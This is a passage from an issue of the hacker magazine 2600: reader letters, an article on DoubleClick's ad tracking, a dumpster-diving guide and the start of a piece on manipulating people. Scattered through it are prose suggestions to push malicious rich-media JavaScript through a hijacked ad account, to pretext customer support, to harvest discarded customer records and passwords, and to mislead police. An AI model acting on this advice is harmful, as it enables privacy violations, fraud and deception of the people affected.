*For the record, we didn't copy any of their pages. All we did was put a different IP number in one of our zone files for the 24 hour period. This kind of a change literally involves a few keystrokes and takes less than ten seconds to set up or change back. It's no more complicated than that. Inside of an hour after the business day began, we received a call on one of our cell phones from the FBI in New York saying that its parent DoJ had received a report that our page was being redirected. They wanted to help us figure out who was behind it. While it was nice of them to leave us this message, we had to wonder where they got a cell phone number that wasn't listed anywhere, why they didn't realize that this was most likely an April 1st joke, and how something so simple as changing a couple of numbers in a file and making one page go to another page is something the FBI and DoJ think is important enough for them to worry about.*

## *Education*

**Dear *2600:***

I'm an 18 year old senior from Cottage Grove, OR. I wrote a senior paper about the injustices that hackers go through every day and what they are really about and fighting for. I used a lot of material from your magazine and from several sources I found online. I have used this lengthy paper to convince three teachers at my high school that hackers aren't the evil bastards that the media makes them out to be. I just thought you should know that some people, even if they are in their "over the hill" years, can change their views and learn to accept other people. I have also been involved in a few heated arguments around school as a result of my paper. Evidently many people believe that the MPAA has the right to continue charging them for their CDs and DVDs after they buy them. Who would have thought?

**Wild Karrde**

*It's inevitable that you'll run into such people but it's also important that you be prepared for their arguments - it sounds like you've met with a fair degree of success here. Good luck and thanks for your efforts.*

**Dear *2600:***

I have been following the fight of the MPAA against the rest of the "not so free world." It occurred to me while reading the transcript of the original trial that at no time was the fact mentioned that one does not have to break CSS in order to copy a DVD. What I mean is the encryption of a DVD is based off content scrambling, not the prevention of reading the DVD. Therefore, if one wants to make an exact digital duplicate of the disc, all one has to do is make a "bit for bit" copy of the DVD and burn the copy onto a DVD blank. Depending on the DVD burning technology used, one could then play that "duplicated" DVD in any CSS qualified DVD player.

This brings me to another point. Why not ask the MPAA or DVD-CCA lawyer to actually "click" on one of those DeCSS links and give a demonstration of how it is "possible" to decrypt, copy, and play a DVD for

the court using the DeCSS code? I would bet dollars to donuts that the MPAA lawyers couldn't even run a Perl script, much less decrypt a DVD without bringing in a computer professional.

**Windwalker**

*You're probably right on that. As for getting them to actually demonstrate something like that, it unfortunately is never quite that simple and we never had the ability to oblige them to do anything. Even though it was clear that DeCSS wasn't a necessary component to any form of pirating, it was still treated as if it were and nothing we were able to show could break down that myth. In fact, that deception was basically the main thrust of the MPAA's case.*

## Weird Stuff

**Dear *2600:***

Last Friday I tried to call my local pizza place (using a cell phone) and the strangest thing happened. Instead of reaching the pizza place, I got some machine that said "system... system... system... can not arm" and then a bunch of carrier tones. I tried calling again thinking I must have misdialed but nothing happened. The line just seemed dead. So I hung up and tried a third time, getting the same thing as the first time but without the carrier tones. I got through on the fourth try. Does anyone have any ideas on what this could be? It's really got me curious now.

**soloha**

*Almost certainly you reached some sort of alarm or monitoring system that is installed in this pizza place. In all likelihood it's attached to a second phone line that rings when the first one is in use. It probably answers with this device when the ringing line isn't picked up by a human.*

## Fun Stuff

**Dear *2600:***

I am living in Japan. I will be racing pro here and I would like to put the *2600* logo on my car. It will consist of the *2600* logo along with your URL. I will email you pictures of the car when the design is finished. I also have Jinx hackwear going on the car. I think the more we can get people to open their eyes in every aspect of life, not just the technology industry, the better....

**Gary**

*We have a logo?*

## More Info

**Dear *2600:***

In 18:4 DarkBlayd mentioned a device which would emit a tone which would fool telemarketing systems into removing one's number from their list. You were correct in your response that most good equipment relies on answer supervision, but there is something you did not consider. The phone company is not required to provide answer supervision to a standard local loop. While it is part of the standard protocol as far as the switch is concerned, it is not always provided to the subscriber. This is because it's becoming less common to run copper all the way back to the CO, and because it's expensive to lay new copper bundles for residential subscribers. So, if the trunk is fiber from the CO to a MUX and then copper from there to you, there is a good chance you will not receive the supervision unless you request a line with ground start signaling (in which case the signaling is required and they'll make sure it actually works).

Anyway, what I'm getting at with all of this is that because of the chance that signaling may not work on a loop start line, a few phone systems (including cheap COCOTs) listen for the series of tones which proceed the wrong number recording. When they detect these tones they take appropriate action. For example, a couple of years ago I put those three tones on my answering machine before my outgoing message. The result was that if my friends called me from the COCOT down the street, it would return their money but leave them connected for 30 seconds, allowing them just enough time to leave a short message. I suppose a busy signal would work also, but I never tried it. Pretty funny, eh?

**maldoror**
**Tampa, FL**

*It brings back memories of black boxes that used to work on crossbar and step switches. It's a similar effect for a different reason.*

**Dear *2600:***

Websence, a proxy commonly used at schools, blocks many sites including 2600.com and basically any proxy site you could imagine. Except one. www.proxysite.com is a free tool that allows you to view anonymous proxies to connect to to avoid the Websence block. Just a suggestion for all the schoolgoers.

**Bildo**

**Dear *2600:***

Thought some people might enjoy the following test numbers for toll free NPA's 855 and 866. Dialing 855 toll free seems weird, as these two new NPAs were to be placed in service in the spring of '00. However, 855 is still "not in use" according to NANPA while 866 is seeing some use with an in service date of July 29th, 2000. These test numbers are all in the 250 exchange in both the 855 and 866 NPA: 0391, 0392, 0144, 0145, 0109, 0125, 0111, 0110, 0379, 0380, 0069, 0070, 0115, and 0116.

**phlux**

**Dear *2600:***

I spent a good amount of time close-up with a few Euro notes of the 5, 10, 20, and 50 denominations. Very close. As in, prosumer scanner at highest possible optical DPI close. I have a lot of images of the optical details (e.g., microprinting, enhanced watermarks, etc.) and done a lot of work into researching the materials, the strips, all the watermarking, and the fluorescence.

I'd like to write an article about this, but it would be graphic-intensive and large. Just warning. Just want to know what sort of restrictions on format I have. I'm assuming either straight text, HTML, or possibly XML. I'm also wondering if I should reduce the de-

Continued on page 48

# Your Eyes HAVE JUST BEEN Sold

**by docburton**

I read angelazaharia's article "Behind the Scenes on a Web Page" and thought it would be a good idea to add what I know about ad serving and DoubleClick specifically. I used them for my ads for a while and was amazed at how simple yet violating their technology can be. Also, you should check out the manual floating around with instructions on how to work every machine and some other goodies. So do some research for the specifics. In this article I'll give you an overview of what DoubleClick does, how they do it, and some of the potential dangers and weaknesses.

**The Business**

A web company puts a few lines of HTML on their page that point to ad.doubleclick.net and *wham!* The user's attention has been sold to the highest bidder. Those "tags" allow either DoubleClick or the web company, if they choose, to exploit their users in a variety of ways. The most obvious is the "targeted" ad, which allows them to sell space either very specifically ("searched for the 49ers at 10 am and lives in the 94111 zip code") to very broadly ("one of the sports sites") depending on who's buying.

The main technology that is used throughout the company is called DART. Other ad serving products that we looked at work similarly to this so I'll be more big-picture with this article but still give you the guts of how it works. Also, they sometimes use other technologies for collecting suckers since they've taken over all of their competition. But DART is the most prevalent and the one we'll concentrate on.

There's also an email business that uses some of the techniques below but email is less consistent with support for gifs, jpegs, flash, and the like so making and tracking an ad is much more difficult. However, as we'll see later, privacy goes out the window far more easily than with just a browser.

**The Structure of the Ad**

When you go to your favorite web page there are several calls made in order to gather all of the information. The first is obviously the HTML of the page itself, and next are every image and object needed to complete the picture. Out of laziness or ignorance the ads usually go to another domain. In our case it was ad.doubleclick.net. This opens up a whole mess of issues on privacy since images bring with them cookies (a *big* mistake made during the protocol creation days) and two companies who've never heard of each other can accidentally share information about their users just because they both use a third party. Not to mention, you asked the site for info about a certain topic and, next thing you know, they've commoditized your "eyeballs."

The most basic style of ad is the link/image combo. This allows for jpegs and gifs only and is composed of an "HREF" and an "IMG SCR=". What you will usually see is an animated GIF somewhere on the page that can click through to a URL (first passing through DoubleClick). The other styles of tags all allow "rich media," meaning they can add HTML, JavaScript, Java, etc. into that banner. How do they do this? By nesting HTML in such a way that your browser will pick out the most sophisticated ad it can handle. (Sometimes they'll sniff what browser you have and just give you a tag that your browser can understand.)

I'm not going to show you every type so grab the source whenever you see an ad that's more than a simple image and you'll see what I mean. The other tags are made up of: IFrame calls that only IE4 and above will use; JavaScript calls for Netscape 3 and above; iLayer/Layer calls for Netscape 4 and above; and Frame calls for just about every browser. They are nested so that if, for example, you don't understand JavaScript, then your browser will pick up the NOSCRIPT section with just a link and image. What this means is that

through the trick of a layer, IFrame, JavaScript, or Frame that ad will be much more powerful, and usually more annoying.

**The Call**

I'll now give you a loose structure of the network behind every ad delivery. There are two main types of servers used: ad servers and media servers, with hundreds or thousands of each around the world living usually in data centers. That initial call to ad.doubleclick.net ends up at a dispatcher who will then pick the ad server that is closest to you based on your IP and their network map. (You may have noticed that you get a ping every now and then from DoubleClick. What they are trying to do is figure out where you are and test the fastest times to their servers.) The ad server will then take all of the info about you and what you are doing (don't worry, we'll go into detail about that later) and decide which ads to ram down your throat. Once that's decided it will pass the connection along to a media server which has all of the images, HTML, class files, and other objects to form the ad. With rich media the mouse-over will often contain m.doubleclick.net followed by a complicated string, since the ad has already been chosen and resolved.

The media servers work similar to Akamai's servers. They are basically a lot of computers sitting "at the edge of the net" that will send you an image or whatever, usually before the rest of the page loads. All of this happens (including ad selection and delivery) within a few milliseconds which is why someone like *Wired* would be tempted to give their ad space or even their regular images away to another company to deliver.

**What They Know and the Cookie**

There isn't too much info in the cookie even though this is usually the source of privacy flare-ups and blocking it only somewhat helps. Some of the things you'll find in it are an ID (since cookies are attached to browsers a different browser seems like a different user) and sometimes info about which ads you saw recently (in case there is a limit on how many times you should see a certain ad, or an order that they want you to see the ads in.) The ID is the most important part. When you first come across a DoubleClick ad you are assigned this ID, they record your IP, and begin the process of looking you up. Then when you return some time later and send that ID with your ad request they'll be able to tell where you are in detail.

How do they do it? They claim a variety of ways but the main one is taking your IP and reversing it to find the domain it came from. Now, that domain can tell you a lot of info. Are you using a small provider that you thought was so private? Well, they'll just look them up and see that they are in Nowheresville, U.S.A. (pop. 9) which means zip code 12345 and area code 678. Think that using a major ISP is any better? Nope. Chances are they've reserved a range of IPs for that local phone number you just dialed into and you're in the same boat. So now DoubleClick has your provider, country, state, city, zip, and area code.

Surfing at work? Even better for them. Not only do they know where that company is located, but what industry it's in, how many employees work there, and the size of its annual revenue, etc. All of this is public info but they just have the department to put it all together and exploit you when you're trying to research Captain Crunch cereal. Think because you blocked cookies that you're safe? Well, they'll just look up your IP then, and get most of same info.


The last major piece is all the stuff in the header of your ad request. The browser type and version, operating system, date, and time of day may all be of interest to an advertiser. Running Opera on Red Hat Linux? I'm sure Microsoft would love to send some offers your way. All these things are easily sold to advertisers by checking a box.

**What the Website Told Them About You**

Now let's break down the long string that comes after ad.doubleclick.net/. The first is the type of ad requested between the two slashes. For the link/image combo you'll see "jump" meaning it's a link so send back a redirect and "ad" meaning only send an image. The others allow you to have rich media (JavaScript, HTML, pop-ups) and there are four of them: "adi" means send whatever the ad is in the form of an IFrame (including wrapped images); "adj" means send that ad in JavaScript form (a bunch of document.writes); "adl" puts it in a layer; and "adf" requests the ad in a frame wrap. It's the way that you ask for an ad using this code that will determine what form the ad takes.

Now for the fun stuff. The next string before the slash tells the ad server which company's ad bank (and often what section of their site) to grab the ads from. Sometimes it's obvious who they are (lycos.com) or it's a subsidiary (wn.ln I assume stands for Wired Network at Lycos Network) that ultimately points back to the larger company. Other times it's more specific (sports.lycos) or cryptic (sp.ln). I've noticed that the naming conventions vary but are usually straightforward. This is the first narrowing of the pool of ads.

After that you have the second major category between the slash and the semi-colon, such as "/baseball;". Then the scary part begins. From that point on the company can stick anything in there in the form of this=that. I used CGI to



put demographic and page info into the tags (all for a paycheck). Searching for "cars" and got a Ford ad? That's because it says "search=cars" in the DoubleClick URL. Watch out if you're registered on a site because they could put "gender=female" or "g=f" or even "x=1" all to say that you're a lady. Use your imagination as to what kind of privacy you can lose when thousands of the sites you go to all store this info in the same set of DoubleClick servers.

To be complete, you also almost always have "sz=" for the size of the ad, some version of "tile=" for the number of the ad on the page (to avoid redundancy or to send more than one together), and "!category=" to avoid certain types of ads such as adult. The line ends with "ord=[some number]?" and then a random number that might be generated per page per person. I used a timestamp but the number is meaningless since all it does is make sure that your browser (or proxy server) isn't going to cache the ad and that when you click it goes with the correct ad.

The ads, if they are rich media, can actually use any of this info in the ad itself. So, you may see an ad that says, "Hi, Bradley Peterson" or "Check out the weather in San Francisco." Be aware that rich media is sometimes just a piece of text that is blended in with the rest of the page. If your search results first go to an ad serving company then some advertiser probably bought the word you just searched for. You'll see this technique used in a lot of "advertorials."

**What They Know About You**

When the ad server sends your browser to a media server it counts an "impression," meaning you saw the ad. When you click on an ad (and why would you ever want to do that?) it first goes to DoubleClick who counts the click, then gives you a 302 redirect to the advertiser's site. At that end there may or may not be "web bugs," pixel-sized clear images, to track how much farther you go into their site. For example they may be on the product info page or the "Thanks for being a sucker and buying my crap" page. The advertiser then knows that one million people were annoyed by their ad, one thousand were stupid enough to click, one hundred almost bought their crap, and one sucker actually did. They can also find out this info based on all of the targetable stuff I mentioned above. For example, Kmart might be interested that people who search for George Bush usually buy guns.

In their network business they'll make a lot of use out of the web bugs. They know that you went to a website about sports and later, when you're on a site about cars, they'll show you a sports ad. It can get very specific, like seeing an ad for a scanner you were looking at a week ago on a totally different site.

To sum up, the info that is recorded about you (and targeted) whenever you see an ad is: any search words you used; domain and type (.edu, etc); your industry; your company's size; demographic info you've given; your geography; time and day; browser info; service provider; OS; and section of the site you're in.

**More Evil in the Future**

DoubleClick bought the largest junk-mail company in the world and is trying to combine what these scum know about you (just about every credit card purchase, what telemarketers you responded to, etc.) with everything DoubleClick knows about you online. The way they'll do this is by using a web bug on pages where you input personal information. Check those pages where you put in your credit card, address, SS#, or even last name, for a DoubleClick pixel. They may be linking up the ID in the cookie with the entire junk-mail database. They'll then use your info to give you a *really* targeted ad. Bought a printer at the Radio Shack around the corner recently? Well, now you're going to get a lot of ads for ink cartridges.

Email is the most susceptible, and they have a huge spam business. Very often you give your name and address when you sign up for email lists, register with a company, or whatever, and then your web surfing is linked to all this info. Pay no attention to their privacy statements on this, if they say they won't do something, it means that they haven't figured out how yet.


**Potential Weaknesses**

One of the weaknesses of the tags is found when they use JavaScript to deliver rich media. If the ad servers go down or are slow, the entire page will be frozen since browsers can't render around JavaScript. A server that has a hard time seeing DoubleClick will not be able to deliver the regular page (at least for the Netscape users). We got hammered on this more than once when no one could use our site because of slow ads.

As far as DoS attacks, good luck. They are on several different backbones and have routers that are fairly intelligent with load balancing and so on, so it will be difficult, although it has certainly been done before. Also, they supposedly eliminate from reports any spiders, bugs, etc. by using an algorithm of "too much, too fast." This doesn't mean that the ad won't be delivered, it will, just that the web company won't be charged by DoubleClick. That could be useful.

Blocking them: there is software that basically refuses to make a call to doubleclick.net. This is effective in some ways but not all companies use

the DoubleClick domain (for Public Relations reasons) and simply use IP masking. Probably a more effective way to block their ads is to sniff out the signature tag designs or look for the patterns such as ";ord=".




To shut down their email business, complain to the RBL who will put their email servers (and there are a lot of them) onto a black hole list that a lot of major companies use to block spam.

Also, their reverse domain lookup isn't close to reliable. If you work for a company that is based in Canada but you're in Florida, it appears that you're in Canada. Oddly enough AOL confuses them as well, since they only use a few IPs for everyone - it all looks like it comes from a remote part of Virginia. I'm not going to tell you to switch to AOL, but rather check out that box which translates your cookie ID to an IP and then looks up your personal info. That's a big weak spot for the company.

If you work for a company that advertises anywhere on the net, chances are they use DoubleClick somewhere. Get access to that account and give DoubleClick a "rich media" ad that will do some very nasty things across a variety of sites. Most of the time the person who actually enters your ad won't even bother to look at what the code does and might even give you access to change it yourself. So, target your audience using the above criteria and send them a JavaScript that erases or leaves a message in their DoubleClick cookie. Or tell them that you'd rather host the image (have them redirect it to you) and make some anti-DoubleClick ads (be sure to create a different image with the same name for when the complaints find their way back to you). A rich media ad is practically an entire web page so use your imagination. Some sites even give their advertisers the entire frame straight out!

**More Info**

I've always found Customer Support to be very helpful and they will answer most of your questions about how it all works. Don't worry about being a client, the turnover in most Internet companies is so frequent that you can just pick a major, or better yet, minor company (just look for the ad.doubleclick.net on the page) and tell them you are a new "trafficker" or that the webmaster is out sick and you're trying to figure out how this ad stuff works.

If you're unlucky enough to work for a company that uses them, then find a way into their training class where they tell you all about how everything works, as well as what's the best way to exploit the technology and people's trust to make money. (I found the teachers to be *very* helpful when it came to the design of the DoubleClick network, type of routers used, etc.)

Well, I hope this gave you an overview of what online ad companies do and how they do it. It's up to us to explore their structure more (there is plenty of leaked info around) and point out to them the weaknesses in their system. Maybe throw a little civil disobedience in there too to let them know that you are not a person who is willingly exploited so that some huge company can sell you crap that you don't need. Good Luck!

*Shout outs to blabpuppet, wiccanwarrior, KarMaKid, and the rest of the Avila crew.*

# Dumpster Diving: One man's trash

**by Grifter**
**grifter@staticdischarge.org**
**http://www.2600slc.org**

If there's one thing I love to read about and talk about, it's people rooting around in piles of garbage. I don't know why it's so fascinating to me since when it comes down to it, it basically sounds pretty nasty. I just like it.

There's something about going through a dumpster that gets your blood pumping. You know you aren't really doing anything wrong since you're not taking anything of value to someone. But you still get a rush like you're trying to pull off the heist of the century. Maybe not everyone feels that way, but I do. Maybe that's what keeps me going back. That, and the fact that I usually find some things that have absolutely no business being in the "trash."

**What Is It? Why Do It?**

Let's start with the basics here, folks. What is dumpster diving? It's really quite simple. It's looking in other people's garbage. Okay, maybe not people, but local businesses and maybe even a local corporation or telco.

It's getting in the car with a few friends, driving up behind the nearest computer repair shop, and walking away with 10-12 Pentium processors. Stopping behind Barnes and Noble and grabbing a few hundred magazines without their covers. And my personal favorite, hanging out behind a cellular distribution center that has a nasty habit of not shredding customer records and throwing away faceplates by the case.

So now you can see why you'd want to be a dumpster diver, and you can see that it's not really as messy as you might have thought. I had a friend who would never go dumpster diving with me because for some odd reason he thought I liked to roll around in the dumpster behind the local Chinese buffet. Why in the hell would I do that? I explained to him that the messiest it ever got was when I'd cut open a bag and get old coffee grounds on my hands. Boo hoo! Needless to say, now he's with me almost every time I go.

**What to Wear?, What to Wear?**

Now I know what you're thinking. You're thinking, "Grifter, this dumpster diving sounds pretty damn schweet, but I want to be able to get kool stuff out of the trash and impress the ladies. What does the fashionable dumpster diver wear?"

Good question. Let me break it down.

*Dark Clothing, Either Black or Dark Blue.* It doesn't take a genius to understand that you probably don't want to be seen jumping in and out of dumpsters all over town. Not by the police, who may frown upon your late night hobby, and not by that hot girl next door who might drive past Toys R Us just as you leap from the garbage with an armload of koosh balls.

*No Markings That Could Single You Out.* I know you love your DefCon 9 t-shirt with the silver screen printing. But leave it at home! Once again, this will draw attention to you. But more importantly, what if someone sees you in the dumpster, and you run? Two days later you walk into that place of business you were last seen diving in - wearing the same shirt. It's going to be pretty hard to explain that it wasn't you. Just take my advice. No flashy logos.

*Shoes.* Footwear is important if you plan on getting inside a dumpster. It's even important if you don't plan on it, cause chances are, you're getting in a dumpster at some point. I highly recommend wearing a pair of hiking boots or something with a very thick sole. You never know when you jump in a dumpster if the piece of cardboard you're stepping on is supported by a nail just waiting to say hi.

*Disposable.* Not really disposable, just make sure whatever you are wearing is something you don't really care about. When you're hanging over the edge of a dumpster, you never know what that nasty crap around the rim is. This is also another good reason why you shouldn't wear your favorite shirt.

**What Should You Take?**

It's important to be well prepared when you go diving. There are things that you'll need to make things go smoothly. You may even want to go so far as having a bag full of these items in your trunk in case you get the mad urge to sort through trash and are away from the home base. But that's up to you.

*Flashlights.* Probably the most important thing you can take with you while going dumpster diving. There really isn't any point in stopping at 50 dumpsters if you can't see anything in them. There are three types of flashlights I like taking with me: 1) Mag-Lite - Everyone should have one, all the time. It's a Mag-Lite dammit. Plus they are good for knocking things aside and are very reliable. 2) Military - Have different lenses for less visibility and can sometimes be used to grab things with. (They're shaped like a hook.) 3) Compact - I like to have at least one flashlight that is small enough to fit in my mouth, so I can use both hands if needed. I have also heard that headlamps are good, but I think this would be very noticeable. I do like lights with a wrist strap also, so if you drop your light it doesn't end up at the bottom of the dumpster you're in.

*Trunk Space.* If you're taking a car with you, which I recommend, make sure you have a lot of trunk space. You will be amazed at how quickly your trunk will fill up. And there's nothing worse than having to stop early because you ran out of room to keep things.

*Duffle Bag.* A duffle bag is nice if you're going to be on foot or are parking the car away from a dumpster and then carting things back to it. Black of course.

*A Big Stick.* Some people like to take a stick or pole with them to poke trash bags before they cut them open. I don't do this, but hey, it's up to you.

*Cardboard Boxes.* Odd as this may seem, cardboard can be a lifesaver. If you are stopped by the police or seen rooting around in a dumpster, you can just say you were looking for cardboard boxes. "Yeah, my friend is moving so we need to pack up all his stuff. You would not believe the amount of crap this guy has. Hahaha." Believe it or not, this will work 98 percent of the time.

*Common Sense.* I will handle this in the next section.

**Are There Rules to Dumpster Diving?**

The short answer is no, but there are unwritten laws. By following a few simple guidelines and making sure you act like an adult, no matter how juvenile you may be, you can usually have a good time diving. And, as an added bonus, not land your sorry butt in jail.

*1) Leave It As It Was.* Do not make a mess, and make sure when you leave, things look ex-

actly as they did before you were there. This rule also applies to hacking, so many of you should already be familiar with it. If you make a mess or leave the gate around the dumpster open, someone will notice you were there. Once they see that someone has taken a liking to their garbage, *they will lock it up!!* You leave one day with an armload of goodies, and come back the next to find a brand new padlock on your favorite dive spot.

*2) Do Not Make a Mess.* See Above.

*3) Use Handles if Possible.* It's better to have the owner of Uncle Jim's Computer Repair Palace looking for someone named Super Ultra Ninja Killer than someone named Chris. Keep that in mind.

*4) Keep Flashlights Below the Rim.* Just because you have the best flashlight in the world does not mean you should show it off. Keep your flashlight below the rim of the dumpster and it will cut down on visibility in a big way. Try it sometime, you'll see what I mean immediately.

*5) Don't Just Dive In.* I don't care what CrashOverride and AcidBurn did in *Hackers.* Throwing yourself over the side of a dumpster without looking is a sure way to impale yourself on a piece of broken wood, put a nail straight through your hand, or fall face first into a pool of glass. Yes, a pool. There is sometimes that much broken glass in dumpsters.

*6) Flying Solo.* You can go dumpster diving alone, but I don't recommend it. If you're leaning over the side of a dumpster in an alley at 1 am, don't you think it would be a good idea to have someone there to watch your back?

**Uh Oh! The Cops!**

Do not run!! If the police do happen to show up when you're diving, running is the worst thing you can do. You automatically admit that you knew what you were doing was wrong, so wrong in fact that you thought you should flee the scene.

Now that the cops are there you're going to have to talk to them. This is not the time to play like you're some kind of tough guy, even if you are. Be respectful. I never could understand those people that put those "Bad Cop, No Donut" stickers on their cars. Nice job - now that the cop has seen that, you've pretty much guaranteed yourself a ticket. But hey, at least you made a statement, right?

Apologize for causing him/her to stop. Remember the cardboard boxes you brought? This is where they come in. Don't forget that your friend is moving. This shows that not only were you not breaking the law, but you're a helpful guy too.


In *The Art and Science of Dumpster Diving* by John Hoffman he says if you're asked a lot of questions or whether they can search your car, politely decline, stating, "I know my civil liberties, and I don't believe I have done anything wrong, therefore I don't think it is necessary." If you scream "I know my rights!!" you just turned into a criminal in his/her eyes. Most police don't expect you to know what civil liberties are, and usually won't mess with someone who does.

Do not pull the "Sure, look in the trunk, I have nothing to hide" routine. Trying to throw them off with this does not work. They took the time to stop, they'll take the time to look.

**So Where Should I Dumpster Dive?**

There is an easy answer to this question and it is: anywhere they don't serve food. If they make food there, then they throw food out. After about three days in the sun, a dumpster full of shrimp fried rice starts to get pretty rank. But to be more specific, I'll lay down a few hotspots.

*Computer Repair Shops:* Old computers are still good even though their previous owners didn't want them. You can usually find cases, power supplies, processors, and other good stuff behind them. I personally have found enough parts to build several working machines. And that was with about two months' worth of dives.



*Electronic Stores:* DVD cases, speaker wire, telephone cords. An odd assortment of things come from electronic stores.

*Car Audio Shops:* Used speakers, amps, speaker boxes.

*Cellular Stores:* I'll just tell you about an experience I had behind a cellular distribution center near me. One night myself and a friend decided to dive behind this distro center. We never thought we would walk away with all that we had. After about half an hour we had:

1) A four inch stack of customer records including home numbers, addresses, cell numbers, and ESN's.

2) About 25 Dish Network smart cards.

3) Two cases of cellphone faceplates.

4) Disks of customer data.

5) A year's worth of financial data still in the Federal Express packaging.

6) A list of the CEO's and upper management's personal numbers including cellphone numbers.

7) A copy of Windows 98 SE including the CD Key.

But more importantly a new favorite place to dive. I am happy to say this dumpster has never let us down.

*Satellite Retailers:* Smart cards, smart cards, smart cards.

*Book Stores:* After the month is over, all magazines from the previous month have the covers torn off and are then thrown into the trash. They're still good, except the cover is gone. You'll also find the same for some novels.

*Flower Shops:* As lame as this sounds, when the flowers are even slightly wilted they can't be sold so they're usually dumped into the trash. If you're the pimp that I know you are, flowers for eight girls can get expensive. Give your girls some of these - they'll never know the difference.

*Industrial Areas:* Piping, sheet metal, all kinds of stuff in the largest dumpsters you'll ever see. I myself like to frequent the local industrial park where I have gotten all kinds of good stuff. One place makes basketball equipment. They had a dumpster literally full of basketball rims. My friends and I played Shaq all summer, hanging from rims like crazed monkeys. You know those vibrating chairs you see at The Sharper Image? I snagged three of them out of a dumpster. They had small tears in the leather on the backside of the chair. The wall the tear faces doesn't seem to mind though. Full weight sets, weight benches, and even two Health Riders that had broken digital displays that were easily fixed. Industrial areas are very very nice, but be careful. Sometimes they have their own private security.

*Business Complexes:* Office trash, the possibilities are endless!

**Post-It Notes**

Yes, I am dedicating an entire section to the thing that I love to find the most - Post-It Notes. Why do I love them so much? It's because everybody uses them, and they write just about anything on them.

I have found more interesting information on Post-It Notes then on, or in, any stack of paper. Think about it. Anytime someone gets a new password, or if they have to jot down an important phone number, they more than likely will write it on a Post-It before transferring it to their computer, journal, or calendar.

I have found private numbers for very important people on Post-Its. Building security alarm codes. And my personal favorite, payroll account login and passwords. It amazes me the things people write on these little brightly colored pieces of paper. They serve their purpose for a short time and are then balled up and thrown into the trash. How many people think to shred their Post-Its?

So take it from my experience. Cut open bags and look for brightly colored little paper balls. Not every single one will have great information on it. But you'll be amazed at what you find.

**Conclusion**

Dumpster diving sounds like fun, doesn't it? I could go on and on about the cool things I've found in dumpsters. Like the time I found a case of porno movies in a dumpster behind a comic book shop. And, as if that wasn't enough porn, there was a duffle bag full of magazines next to it. My friend took it all and distributed it to his roommates, which was fun to watch.

True story.

Once I get started I just keep thinking about the cool stuff that's out there. It's 1:30 am and I've got myself all worked up and ready to go. But seriously, you can really find some cool things in dumpsters as long as you're careful and you use your brain. If you keep yourself from getting hurt, and out of jail, you'll find that dumpster diving can become a pretty fun hobby.

If you're already a dumpster diver I hope you found this entertaining, if not educational. And if you've never gone before... get out there! There's good stuff to be found. You might feel weird the first time you do it, but I can guarantee you that by the end of that first night, you'll be hooked.

Have fun, be safe, and bring me back something cool.

# Mind Tricks

**by Tazz Shippensburg**


The purpose of this article is to show how easy it is to make people do and think what you want beyond the standard concepts of asking certain questions to obtain the info you seek. It's more in depth actions but it will certainly pay off big time! It utilizes aspects of justice field and psychological training to use the natural habits of people against themselves.

**HandShakes**

The handshake is the first sign of dominance. A handshake with a palm up normally represents a person willed towards the submissive side of being. A hand shake with a palm down represents a more dominant, aggressive personality.

**Eye Contact**

Eye contact is key. It establishes the dominant personality in the situation. Most people hate constant eye contact, so they'll be constantly moving their eyes back and forth. And since most people hate prolonged eye contact and will want to get out of the situation, they'll be more susceptible to going along with your suggestions.




**Voice**

Speaking with a confident, assured tone plays a part in establishing who's who. It represents someone who knows exactly what they are talking about. When the average Joe Shmoe is talking to someone who sounds like they know what they are doing, chances are he'll drop his guard and go along with it because it sounds good.

**The Mark's Reactions/Their Body Language**

These are the most important things to read. Everything they do shows what they are thinking. Some of the biggest tells are as follows:
-Fidgeting, nervous body movements.
-Roaming eyes.
-Varied speaking tones, stumbling over words.
-Acting as though they'd do anything to be out of your current field of vision.



There's other ways you can find out what people are doing/thinking. Let's say you are in a cafe and someone is watching you. You know they are, but you want to be absolutely be sure. Here's what you do. Ready? *Quick!* Look at your watch.

It's that simple. When someone watching you sees you look at your watch, they automatically look at their own. It's a subconscious action that takes place. It gives them the look of "acting natural." Other actions may include:
